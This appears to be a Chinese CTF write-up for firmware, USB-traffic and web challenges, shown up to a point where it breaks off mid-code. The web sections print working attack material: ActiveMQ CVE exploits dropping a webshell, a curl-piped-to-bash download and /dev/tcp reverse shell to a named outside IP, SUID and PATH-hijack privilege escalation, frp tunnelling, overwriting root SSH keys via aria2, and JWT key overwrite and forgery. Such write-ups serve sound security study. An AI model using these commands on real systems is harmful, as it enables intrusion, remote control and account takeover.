

lot

ez7621

开局.bin文件给他binwalk一下:

```
└─(kali㉿kali)-[~/Desktop]
└─$ binwalk -e openwrt-ramips-mt7621-youhua_wr1200js-squashfs-sysupgrade.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	uImage header, header size: 64 bytes, header CRC: 0x4E6924EB, created: 2023-11-14 13:38:11, image size: 2843650 bytes, Data Address: 0x80001000, Entry Point: 0x80001000, data CRC: 0x7FC9D6F, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "MIPS Openwrt Linux-5.15.137"
64	0x40	LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes, uncompressed size: 9467008 bytes

得到一个文件夹,找找flag

```
└─(kali㉿kali)-[~/Desktop/_openwrt-ramips-mt7621-youhua_wr1200js-squashfs-sysupgrade.bin.extracted]
└─$ grep -r "hgame"
```

```
1 x
squashfs-root/usr/lib/opkg/info/kmod-flag.control:Source:
package/kernel/hgame_flag
└─(kali㉿kali)-[~/Desktop/_openwrt-ramips-mt7621-youhua_wr1200js-squashfs-sysupgrade.bin.extracted]
└─$ cat squashfs-root/usr/lib/opkg/info/kmod-flag.control
```

```
1 x
Package: kmod-flag
Version: 5.15.137-1
Depends: kernel (=5.15.137-1-29d3c8b2d48de9c08323849df5ed6674)
Source: package/kernel/hgame_flag
SourceName: kmod-flag
License: GPL-2.0
Section: kernel
SourceDateEpoch: 1708448900
Maintainer: Doddy <doddy@vidar.club>
Architecture: mipsel_24kc
Installed-Size: 1283
Description: HGAME Flag
```

可以得知它是一个安装包,kmod默认安装在/lib/squashfs-root/lib/modules/5.15.137文件夹下找到了一个可疑的文件:

```

kali@kali:~/squashfs-root/lib/modules/5.15.137$ ls
cfg80211.ko          hmac.ko              mt7621-flag.ko      nf_defrag_ipv6.ko    nfnetlink.ko        nft_fib_inet.ko     nft_log.ko          nft_reject_inet.ko  pppoe.ko             xhci-hcd.ko
cmac.ko              jitterentropy_rng.ko mt76.ko              nf_flow_table_inet.ko nf_reject_ipv4.ko    nft_fib_ipv4.ko     nft_masq.ko         nft_reject_ipv4.ko  pppox.ko             xhci-mtk-hcd.ko
compat.ko            leds-gpio.ko          mt76x02-lib.ko      nf_flow_table_ipv4.ko nf_reject_ipv6.ko    nft_fib_ipv6.ko     nft_nat.ko          nft_reject_ipv6.ko  seqiv.ko             xhci-pci.ko
crc32c_generic.ko    ledtrig-usbport.ko   mt76x2-common.ko    nf_flow_table_ipv6.ko nf_tables.ko         nft_fib.ko          nft_numgen.ko       nft_reject.ko       sha512_generic.ko    xhci-plat-hcd.ko
crc-cclitt.ko        libcrc32c.ko          mt76x2e.ko           nf_flow_table.ko     nft_chain_nat.ko     nft_flow_offload.ko nft_objref.ko       nls_base.ko         slhc.ko              usb-common.ko
drbg.ko              mac80211.ko           nf_contrack.ko       nf_log_syslog.ko     nft_ct.ko            nft_hash.ko         nft_quota.ko       ppp_async.ko        usb-core.ko
gpio-button-hotplug.ko mt7603e.ko            nf_defrag_ipv4.ko    nf_nat.ko            nft_ct.ko            nft_limit.ko        nft_redir.ko       ppp_generic.ko      usbc-core.ko

```

对其逆向:

```

int init_module()
{
    const char *v0; // $v0
    char *v1; // $v1
    int v2; // $t0
    int v3; // $a3
    int v4; // $a2
    int v5; // $a1
    int v6; // $t1
    int v7; // $t0
    __int16 v8; // $a3
    char v9; // $v0
    __int64 v10; // $v0
    char v12[44]; // [sp+14h] [-68h] BYREF
    int v13[13]; // [sp+40h] [-3Ch] BYREF

    v0 = ">17;3-ee44`3`a{`boe{b2fb{4`d4{bdg5aoog4d44+";
    v1 = v12;
    do
    {
        v2 = *((_DWORD *)v0);
        v3 = *((_DWORD *)v0 + 1);
        v4 = *((_DWORD *)v0 + 2);
        v5 = *((_DWORD *)v0 + 3);
        v0 += 16;
        *((_DWORD *)v1) = v2;
        *((_DWORD *)v1 + 1) = v3;
        *((_DWORD *)v1 + 2) = v4;
        *((_DWORD *)v1 + 3) = v5;
        v1 += 16;
    }
    while ( v0 != "g5aoog4d44+" );
    v6 = *((_DWORD *)v0);
    v7 = *((_DWORD *)v0 + 1);
    v8 = *((_WORD *)v0 + 4);
    v9 = v0[10];
    *((_DWORD *)v1) = v6;
    *((_DWORD *)v1 + 1) = v7;
    *((_WORD *)v1 + 4) = v8;
    v1[10] = v9;
    memset(v13, 0, 50);
    v10 = (unsigned int)strlen(v12, 43);
    if ( (unsigned int)v10 >= 0x2B )
    {
        if ( (_DWORD)v10 != 43 )
            fortify_panic("strlen");
        v10 = fortify_panic("strlen");
    }
    while ( (_DWORD)v10 != HIDWORD(v10) )
    {

```

```

        *((_BYTE *)v13 + HIDWORD(v10)) = v12[HIDWORD(v10)] ^ 0x56;
        ++HIDWORD(v10);
    }
    printf(&_LC1, v13);
    return 0;
}

```

就是一个异或0x56，直接解密就出了

MISC

ezkeyboard

开局一个流量包：

发现有三个设备，其中id=1的设备是鼠标

id=2是键盘：

tshark提取数据

```
tshark -r hgame.pcap -T fields -e usbhid.data usb.device_address==2
```

写个小脚本提取

```

![]
(https://nc0.cdn.zkaq.cn/md/19233/3ba0bcf8c6e05a61ff9d3e762076d30a_54397.png)#!/usr/bin/env python
import os
presses = []

normalKeys = {"04":"a", "05":"b", "06":"c", "07":"d", "08":"e", "09":"f",
"0a":"g", "0b":"h", "0c":"i", "0d":"j", "0e":"k", "0f":"l", "10":"m", "11":"n",
"12":"o", "13":"p", "14":"q", "15":"r", "16":"s", "17":"t", "18":"u", "19":"v",
"1a":"w", "1b":"x", "1c":"y", "1d":"z", "1e":"1", "1f":"2", "20":"3", "21":"4",
"22":"5", "23":"6", "24":"7", "25":"8", "26":"9", "27":"0", "28":"<RET>", "29":"
<ESC>", "2a":"<DEL>", "2b":"\t", "2c":"<SPACE>", "2d":"-", "2e":"=", "2f":"
["", "30":"]", "31":"\\", "32":"
<NON>", "33":":", "34":";", "35":"' ", "36":",", "37":".", "38":"/", "39":"<CAP>", "3a":"
<F1>", "3b":"<F2>", "3c":"<F3>", "3d":"<F4>", "3e":"<F5>", "3f":"<F6>", "40":"
<F7>", "41":"<F8>", "42":"<F9>", "43":"<F10>", "44":"<F11>", "45":"<F12>"}

shiftKeys = {"04":"A", "05":"B", "06":"C", "07":"D", "08":"E", "09":"F",
"0a":"G", "0b":"H", "0c":"I", "0d":"J", "0e":"K", "0f":"L", "10":"M", "11":"N",
"12":"O", "13":"P", "14":"Q", "15":"R", "16":"S", "17":"T", "18":"U", "19":"V",
"1a":"W", "1b":"X", "1c":"Y", "1d":"Z", "1e":"!", "1f":"@", "20":"#", "21":"$",
"22":"%", "23":"^", "24":"&", "25":"*", "26":"(", "27":")", "28":"<RET>", "29":"
<ESC>", "2a":"<DEL>", "2b":"\t", "2c":"<SPACE>", "2d":"_", "2e":"+", "2f":"
{"", "30":"}", "31":"|", "32":"<NON>", "33":":", "34":"\ ", "35":"~", "36":"
<", "37":">", "38":"?", "39":"<CAP>", "3a":"<F1>", "3b":"<F2>", "3c":"<F3>", "3d":"
<F4>", "3e":"<F5>", "3f":"<F6>", "40":"<F7>", "41":"<F8>", "42":"<F9>", "43":"
<F10>", "44":"<F11>", "45":"<F12>"}

def main():

```

```

DataFileName="new_usb_keyboarddata.txt"
with open(DataFileName, "r") as f:
    for line in f:
        presses.append(line)
result = ""
for press in presses:
    if press == '':
        continue
    if press[5:6]=="0":
        if press[8:10]=='39':
            if press[10:12]=='00':
                continue
            result+=normalKeys[press[10:12]].upper()
        elif press[8:10]=='00':
            continue
        else:
            result+=normalKeys[press[8:10]]
    elif press[5:6]=="2":
        if press[8:10]=='39':
            if press[10:12]=='00':
                continue
            result+=shiftKeys[press[10:12]].upper()
        elif press[8:10]=='00':
            continue
        else:
            result+=shiftKeys[press[8:10]]

print("[+] Found : %s" % (result))

# clean the temp data

if __name__ == "__main__":
    main()

```

```

C:\Users\Administrator\Desktop>python UsbKey_decode.py
[+] Found : hgame{k_<DEL>eYb0a1d_gam0__15_s0_1nst<DEL><DEL><DEL><DEL>f0n__!!~~~~}

C:\Users\Administrator\Desktop>

```

出了

WEB

Reverse and Escalation

首先nc链接后发现这是一个ActiveMQ服务，版本号还是在5.17.3

```

root@iZ7xv7k4ffungysx67ua0dZ:/tmp# nc 139.224.232.162 31512
RActiveMQ
StackTraceEnabledPlatformDetails      Java      CacheEnabledTcpNoDelayEnabledSizePrefixDisabled      CacheSize      ProviderName Ac
tiveMQTightEncodingEnabled
MaxFrameSize@MaxInactivityDurationou0 MaxInactivityDurationInitialDelay'MaxFrameSizeEnabledProvi
derVersion      5.17.3

```

直接找到相关漏洞了，可以用附件poc打。

<https://github.com/vulhub/vulhub/blob/master/activemq/CVE-2022-41678/poc.py>

```
root@iz7xv7k4ffungysx67ua0dz:~# python3 ActiveMQ_poc.py --username admin --
password admin --exploit jfr <http://139.224.232.162:30712>
2024-02-22 13:57:48,570 - INFO - choice MBean
jdk.management.jfr:type=FlightRecorder manually
2024-02-22 13:57:54,645 - INFO - create flight record, id = 1
2024-02-22 13:57:55,142 - INFO - update configuration for record 1
2024-02-22 13:57:57,842 - INFO - start record
2024-02-22 13:57:59,244 - INFO - stop record
2024-02-22 13:57:59,347 - INFO - write webshell to
<http://139.224.232.162:30712/admin/shelljfr.jsp?cmd=id>
```

登录时发现默认密码admin:admin

直接getshell了

弹回来个shell后find提权成功了

```
find /etc/passwd -exec /bin/sh -p \;
cat /flag
```

Reverse and Escalation II

网页登录查看到版本5.17.3

利用CVE-2023-46604

用下面这个脚本向服务器发送恶意请求

```
import socket
import argparse

def main(ip, port, url):
    if not ip or not url:
        print("Usage: cve.py -i <ip> -p <port> -u <url>")
        return

    banner()

    class_name =
"org.springframework.context.support.ClassPathXmlApplicationContext"
    message = url

    header = "1f00000000000000000000000000000001"
    body = header + "01" + int2hex(len(class_name), 4) + string2hex(class_name) +
"01" + int2hex(len(message), 4) + string2hex(message)
    payload = int2hex(len(body) // 2, 8) + body
    data = bytes.fromhex(payload)

    print("[*] Target:", f"{ip}:{port}")
    print("[*] XML URL:", url)
    print()
    print("[*] Sending packet:", payload)
```

[illegible]

服务器上使用nc监听，拿到shell

本来还想试试find提权，但是find是个奇怪的东西，用ida打开后源码如下：

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    unsigned int v3; // eax
    unsigned int v4; // eax
    unsigned int v6; // [rsp+20h] [rbp-10h]
    unsigned int v7; // [rsp+24h] [rbp-Ch]
    int i; // [rsp+28h] [rbp-8h]
    int v9; // [rsp+2Ch] [rbp-4h]

    v3 = time(0LL);
    srand(v3);
    v9 = 0;
    for ( i = 1; i < argc; ++i )
    {
        v7 = rand() % 23333;
        v6 = rand() % 23333;
        printf("%d + %d = \n", v7, v6);
        if ( v7 + v6 != atoi(argv[i]) )
        {
            puts("wrong answer!");
            return 1;
        }
        v4 = atoi(argv[i]);
        printf("%d correct!\n", v4);
        if ( ++v9 > 38 )
        {
            setuid(0);
            system("ls");
            return 0;
        }
    }
    return 0;
}

```

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    unsigned int v3; // eax
    unsigned int v4; // eax
    unsigned int v6; // [rsp+20h] [rbp-10h]
    unsigned int v7; // [rsp+24h] [rbp-Ch]
    int i; // [rsp+28h] [rbp-8h]
    int v9; // [rsp+2Ch] [rbp-4h]

    v3 = time(0LL);
    srand(v3);
    v9 = 0;
    for ( i = 1; i < argc; ++i )
    {
        v7 = rand() % 23333;
        v6 = rand() % 23333;
        printf("%d + %d = \n", v7, v6);
        if ( v7 + v6 != atoi(argv[i]) )
        {
            puts("wrong answer!");
            return 1;
        }
        v4 = atoi(argv[i]);
        printf("%d correct!\n", v4);
        if ( ++v9 > 38 )
        {
            setuid(0);
            system("ls");
            return 0;
        }
    }
    return 0;
}

```

分析代码他这里是根据时间戳为种子，来生成随机数。并且要答对39次随机数题才让执行ls，但也仅仅是ls

先写个c生成随机数:

```
#include <time.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    int v3 = time(0LL);

    srand(v3);
    char command[512]="find ";
    for (int i = 0; i < 40; i++) {
        int v7 = rand() % 23333;
        int v6 = rand() % 23333;
        char c[50];
        sprintf(c, "%d ", v6+v7);
        strcat(command,c);
    }
    printf("%s\n",command);
    system(command);
    return 0;
}
```

```
gcc execfind.c -o execfind
```

编译好后传到靶机上。

接下来得想该如何覆写/bin/lst提权。直接写没有权限。于是可以通过修改\$PATH的方式来执行我们的ls文件。

```
wget http://VPS-IP/execfind
chmod 755 execfind
export PATH="$(realpath .):$PATH"
echo "#!/bin/bash" >> ./ls
echo "cat /flag" >> ./ls
chmod +x ./ls
./execfind
```

出了

whose home ?

默认密码进来

中危 qBittorrent Web UI 默认凭据导致 RCE (CVE-2023-30801)

CVE编号	利用情况	补丁情况	披露时间
CVE-2023-30801	暂无	官方补丁	2023-10-10

漏洞描述

所有版本的qBittorrent客户端在启用Web用户界面时使用默认凭据。管理员没有被强制要求更改默认凭据。截至4.5.5版本，该问题尚未修复。远程攻击者可以利用默认凭据在Web用户界面的“外部程序”功能中执行任意操作系统命令。据报道，该漏洞在2023年3月被利用。


解决建议

建议您更新当前系统或软件至最新版，完成漏洞的修复。

参考链接


可以rce

改改前端:



密码:hgame:Sh3hoVRqMQJAw9D

测试了，这个环境是出网的，也可以执行命令，但是我bash没弹回来



这条没反应↓

```
nc 8.134.221.106 443 -e /bin/bash
```

但这条又能收到信息↓

```
nc 8.134.221.106 443
```

就很奇怪

弹回来了

```
bash -c "(curl -s -L http://8.134.221.106/update.sh || wget -O -  
http://8.134.221.106/update.sh) | bash -s"
```

update.sh内容是

```
#!/bin/bash  
bash -i >& /dev/tcp/8.134.221.106/443 0>&1
```

连上机器后查看那些具有suid


```
Files with Interesting Permissions  
SUID - Check easy privesc, exploits and write perms  
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid  
strace Not Found  
-rwsr-xr-x 1 root root 38K May  4 2023 /package/admin/s6-overlay-helpers-0.1.0.1/command/s6-overlay-suexec (Unknown SUID binary!)  
-rwsr-xr-x 1 root root 24K Oct  6 09:25 /usr/bin/iconv  
-rwsr-xr-x 1 root root 87K Oct  6 05:45 /usr/bin/passwd ----> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)  
-rwsr-xr-x 1 root root 63K Oct  6 05:45 /usr/bin/gpasswd  
-rwsr-xr-x 1 root root 27K Oct  6 05:45 /usr/bin/expiry  
-rwsr-xr-x 1 root root 45K Oct  6 05:45 /usr/bin/chfn ----> SuSE_9.3/10  
-rwsr-xr-x 1 root root 36K Oct  6 05:45 /usr/bin/chsh  
-rwsr-xr-x 1 root root 83K Oct  6 05:45 /usr/bin/chage
```

发现iconv居然直接给了，所以直接查看flag

```
iconv -f utf-8 -t utf-8 /flag
```

根据题目提示，这道题有两个flag

扫了一下常用软件



发现有nc，扫了一下内网

```
nc -z 100.64.43.4 1-65535 | grep suc  
Connection to 100.64.43.4 22 port [tcp/ssh] succeeded!  
Connection to 100.64.43.4 6800 port [tcp/*] succeeded!
```

找到了100.64.43.4开放了22和6800

猜测6800应该为aria2的rpc

然而这台靶机没有ssh 没有iptables 没有firewalld python没有requests pip，等待尝试其它方法（

尝试其他办法，用frpc把内网机器22和6800映射出来

现在服务器起一个服务

```
./frps
```

配置frpc.toml

```
serverAddr = "8.134.221.106"
serverPort = 7000

[[proxies]]
name = "ssh"
type = "tcp"
localIP = "100.64.43.4"
localPort = 22
remotePort = 6022
[[proxies]]
name = "rpc"
type = "tcp"
localIP="100.64.43.4"
localPort = 6800
remotePort=6800
```

上传并且运行frpc:

```
wget http://VPS-IP/frpc
chmod 755 frpc
./frpc -c frpc.toml
```

然后根据在qbittorrent拿到的密码，作为aria2rpc的token

```
http://token:<password>@VPS-IP:6800/jsonrpc
```

使用ariang，利用aria2任意文件读写的漏洞，

覆盖/root/.ssh/authorized_keys,利用ssh私钥登录

```
ssh-keygen
```

操作网址:[Yet Another Aria2 Web Frontend \(binux.github.io\)](http://binux.github.io)

然后直接连上去，得到flag

```
root@gamebox-219-160-c936fb462788f45b-aria2:~# ls
root@gamebox-219-160-c936fb462788f45b-aria2:~# cd ..
root@gamebox-219-160-c936fb462788f45b-aria2:/# ls
bin boot dev etc flag home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys usr var
root@gamebox-219-160-c936fb462788f45b-aria2:/# cat flag
```

火箭大头兵

首先审审rust代码,一般rust代码主要是看看逻辑洞:

auth.go:

```
use {
```

```

super::{
    error::Error,
    state::{CtxState, Jwt},
},
rocket::{
    catch,
    http::Status,
    request::{FromRequest, Outcome, Request},
    response::Redirect,
    uri,
},
serde::{Deserialize, Serialize},
};

#[derive(Debug, Serialize, Deserialize)]
pub struct UserJwtClaim {
    pub id: i64,
    pub username: String,
    pub exp: u64,
}

#[catch(400)]
pub fn bad_request(_req: &Request) -> Redirect {
    Redirect::to(uri!("/"))
}

#[catch(401)]
pub fn unauthorized(_req: &Request) -> Redirect {
    Redirect::to(uri!("/"))
}

#[rocket::async_trait]
impl<'r> FromRequest<'r> for UserJwtClaim {
    type Error = Error;

    async fn from_request(req: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        let jwt = match req
            .rocket()
            .state::<CtxState>()
            .map(|ctx_state| ctx_state.ctx.lock().unwrap())
        {
            {
                Some(ctx) => match ctx.get("_system_jwt_key")
                {
                    {//////////info point1
                        Some(key) => Jwt::new(&key.to_string()),
                        None => {
                            return Outcome::Error((
                                Status::InternalServerError,
                                Error::new("Auth", 500, "JWT key not found"),
                            ))
                        }
                    },
                    None => {
                        return Outcome::Error((
                            Status::InternalServerError,
                            Error::new("Auth", 500, "Ctx Instance not found"),
                        ))
                    }
                }
            }
        }
    }
}

```

```

    }
};

if let Some(token) = req.cookies().get("token") {
    match jwt.verify::<UserJwtClaim>(&token.value()) {
        Ok(claim) => Outcome::Success(claim),
        Err(_error) => Outcome::Error((
            Status::Unauthorized,
            Error::new("Auth", 401, "Unauthorized"),
        )),
    }
} else {
    Outcome::Error((
        Status::BadRequest,
        Error::new("Auth", 400, "JWT Token Invalid"),
    ))
}
}
}

```

由auth.rs可以知道


```

Some(ctx) => match ctx.get("_system_jwt_key") {//////////info point1
    Some(key) => Jwt::new(&key.to_string()),

```

它是采用了jwt认证，而且secretkey存在了ctx对象里了

结合没找到rce的点，而且Liki4的账号注册过了，就知道这道题是要想办法伪造jwt登录Liki4的账号。



Liki4

Liki4

I left something for you... Goodbye buddy... ;-|

可是我们先得secret_key才能伪造，然后在这个profile.rs中发现了玄机:

```

use {
    crate::{
        utils::{
            auth::UserJwtClaim,

```

```

        error::Error,
        response::ReturnPack,
        state::{CtxState, DbState},
    },
    Result,
},
diesel::prelude::*,
rocket::{get, post, serde::json::Json, State},
rocket_dyn_templates::Template,
serde_json::Value,
std::collections::HashMap,
};

#[get("/profile")]
pub fn profile_page(
    user_from_jwt: UserJwtClaim,
    ctx_state: &State<CtxState>,
    db_state: &State<DbState>,
) -> Template {
    use crate::db::models::User;
    use crate::db::schema::users::dsl as users_dsl;

    let connection = &mut db_state.db.db_pool.get().unwrap();

    let user_id = users_dsl::users
        .filter(users_dsl::id.eq(&user_from_jwt.id))
        .filter(users_dsl::username.eq(&user_from_jwt.username))
        .select(users_dsl::id)
        .first::<i64>(connection)
        .unwrap();

    let result: Vec<User> = users_dsl::users
        .filter(users_dsl::id.eq(&user_id))
        .load::<User>(connection)
        .unwrap();

    let bio: HashMap<String, Value> =
serde_json::from_str(&result[0].bio.as_str()).unwrap();
    let mut ctx = ctx_state.ctx.lock().unwrap();
    for (key, value) in bio {
        ctx.insert(format!("{}", &user_from_jwt.username, key),
value);////////////////////////////////exp1
    }

    ctx.insert(
        "_current_user".to_string(),
        value::String(user_from_jwt.username),
    );
    let c = ctx.clone();
    ctx.insert("ctx".to_string(), value::Object(c));
    Template::render("profile", &*ctx)
}

type ProfileBody = HashMap<String, String>;

#[post("/profile", format = "json", data = "<profile_body>")]
pub fn user_profile_post(
    user_from_jwt: UserJwtClaim,

```

```

        profile_body: Json<ProfileBody>,
        db_state: &State<DbState>,
    ) -> Result<Json<ReturnPack<String>>> {
        use crate::db::schema::users::dsl as users_dsl;

        let Json(body) = profile_body;

        let connection = &mut db_state
            .db
            .db_pool
            .get()
            .map_err(|_| Error::new("DB", 500, "DB Connection invalid"))?;

        let bio_str = serde_json::to_string(&body).unwrap();

        let user_id = users_dsl::users
            .filter(users_dsl::id.eq(&user_from_jwt.id))
            .filter(users_dsl::username.eq(&user_from_jwt.username))
            .select(users_dsl::id)
            .first::<i64>(connection)
            .unwrap();

        let result =
            diesel::update(users_dsl::users.filter(users_dsl::id.eq(&user_id)))
                .set(users_dsl::bio.eq(&bio_str))
                .execute(connection);

        if result.is_err() {
            return Err(Error::new("profile", 500, "update error"));
        }

        Ok(Json(ReturnPack::ok("success".to_string())))
    }

```

这个第41行的代码：

```

for (key, value) in bio {
    ctx.insert(format!("{}", &user_from_jwt.username, key),
value);////////////////////////////////////exp1
}

```

只要构造payload,就可以更改之前ctx中_system_jwt_key了。举个例子：

当username=_system_jwt key=123456时,代码就成了：

```
ctx.insert("_system_jwt_key",123456)
```

刚刚好覆盖了之前的key

于是我们注册一个名叫_system_jwt的用户就可以了。

_system_jwt

Comment
☒ Public

覆写key

Encoded

PASTE A TOKEN HERE

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MTczMiwiidXNlcm5hbWUiOiJfc3lzdGVtX2p3dCI6ImV4cCI6MTcwODg3NzA4M30.CePDuNiK5__4d4Q7AAFHf39mEr--X_33f78xm4qF2gE

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "typ": "JWT",  "alg": "HS256"}
```

PAYLOAD: DATA

```
{  "id": 1732,  "username": "_system_jwt",  "exp": 1708877083}
```

VERIFY SIGNATURE

HMACSHA256(

然后还是有个问题

Encoded

PASTE A TOKEN HERE

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MTczMiwiidXNlcm5hbWUiOiJfc3lzdGVtX2p3dCI6ImV4cCI6MTcwODg3NzA4M30.CePDuNiK5__4d4Q7AAFHf39mEr--X_33f78xm4qF2gE

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "typ": "JWT",  "alg": "HS256"}
```

PAYLOAD: DATA

```
{  "id": 1732,  "username": "_system_jwt",  "exp": 1708877083}
```

VERIFY SIGNATURE

HMACSHA256(

```
{  "id": 1732,  "username": "_system_jwt",  "exp": 1708877083}
```

这个id我们不知道

构造后


```
{
  "id": 要爆破的,
  "username": "Liki4",
  "exp": 1708877083
}
```

改了改login.rs来生成字典:

```
use {
    crate::{
        utils::{
            auth::UserJwtClaim,
            error::Error,
            response::ReturnPack,
            state::{CtxState, DbState, EnvState, Jwt},
        },
        Result,
    },
    diesel::prelude::*,
    jsonwebtoken::get_current_timestamp,
    rocket::{get, http::CookieJar, post, serde::json::Json, State},
    rocket_dyn_templates::Template,
    serde::{Deserialize, Serialize},
    sha256::digest,
};
use std::fs::File;
use std::io::prelude::*;

#[get("/login")]
pub fn login_page(ctx_state: &State<CtxState>) -> Template {
    Template::render("login", &*ctx_state.ctx.lock().unwrap())
}

#[derive(Serialize, Deserialize)]
pub struct LoginBody {
    pub username: String,
    pub password: String,
}

#[post("/login", format = "json", data = "<login_body>")]
pub fn user_login_post(
    login_body: Json<LoginBody>,
    env_state: &State<EnvState>,
    db_state: &State<DbState>,
    ctx_state: &State<CtxState>,
    cookies: &CookieJar<'_>,
) -> Result<Json<ReturnPack<String>>> {
    use crate::db::schema::users::dsl as users_dsl;

    let Json(body) = login_body;

    let salt = &env_state.env_map.pwd_salt;
    let password_hash = digest((format!("{}", body.password, salt)).as_bytes());
```

```

let connection = &mut db_state
    .db
    .db_pool
    .get()
    .map_err(|_| Error::new("DB", 500, "DB Connection invalid"))?;
/*
let user_id = users_dsl::users
    .filter(users_dsl::username.eq(&body.username))
    .filter(users_dsl::password.eq(&password_hash))
    .select(users_dsl::id)
    .first::<i64>(connection)
    .map_err(|_| Error::new("Auth", 401, "username or password not match"))?;
*/
let user_id = 1732;
let ctx = ctx_state.ctx.lock().unwrap();
let jwt = Jwt::new(
    &ctx.get("_system_jwt_key")
    .ok_or_else(|| Error::new("Auth", 500, "JWT key not found"))?
    .to_string(),
);

let token = jwt
    .sign(UserJwtClaim {
        id: user_id,
        username: body.username.clone(),
        exp: get_current_timestamp() + 3600,
    })
    .map_err(|_| Error::new("Auth", 500, "JWT sign failed"))?;

cookies.add(("token", token.clone()));

let start_id = 0;
let end_id = 100;

let mut file = File::create("token.txt").expect("Failed to create file");

for user_id in start_id..=end_id {
    let token = jwt
        .sign(UserJwtClaim {
            id: user_id,
            username: body.username.clone(),
            exp: get_current_timestamp() + 3600,
        })
        .map_err(|_| Error::new("Auth", 500, "JWT sign failed"))?;

    writeln!(file, "{}", token).expect("Failed to write to file");
}

let start_id = 101;
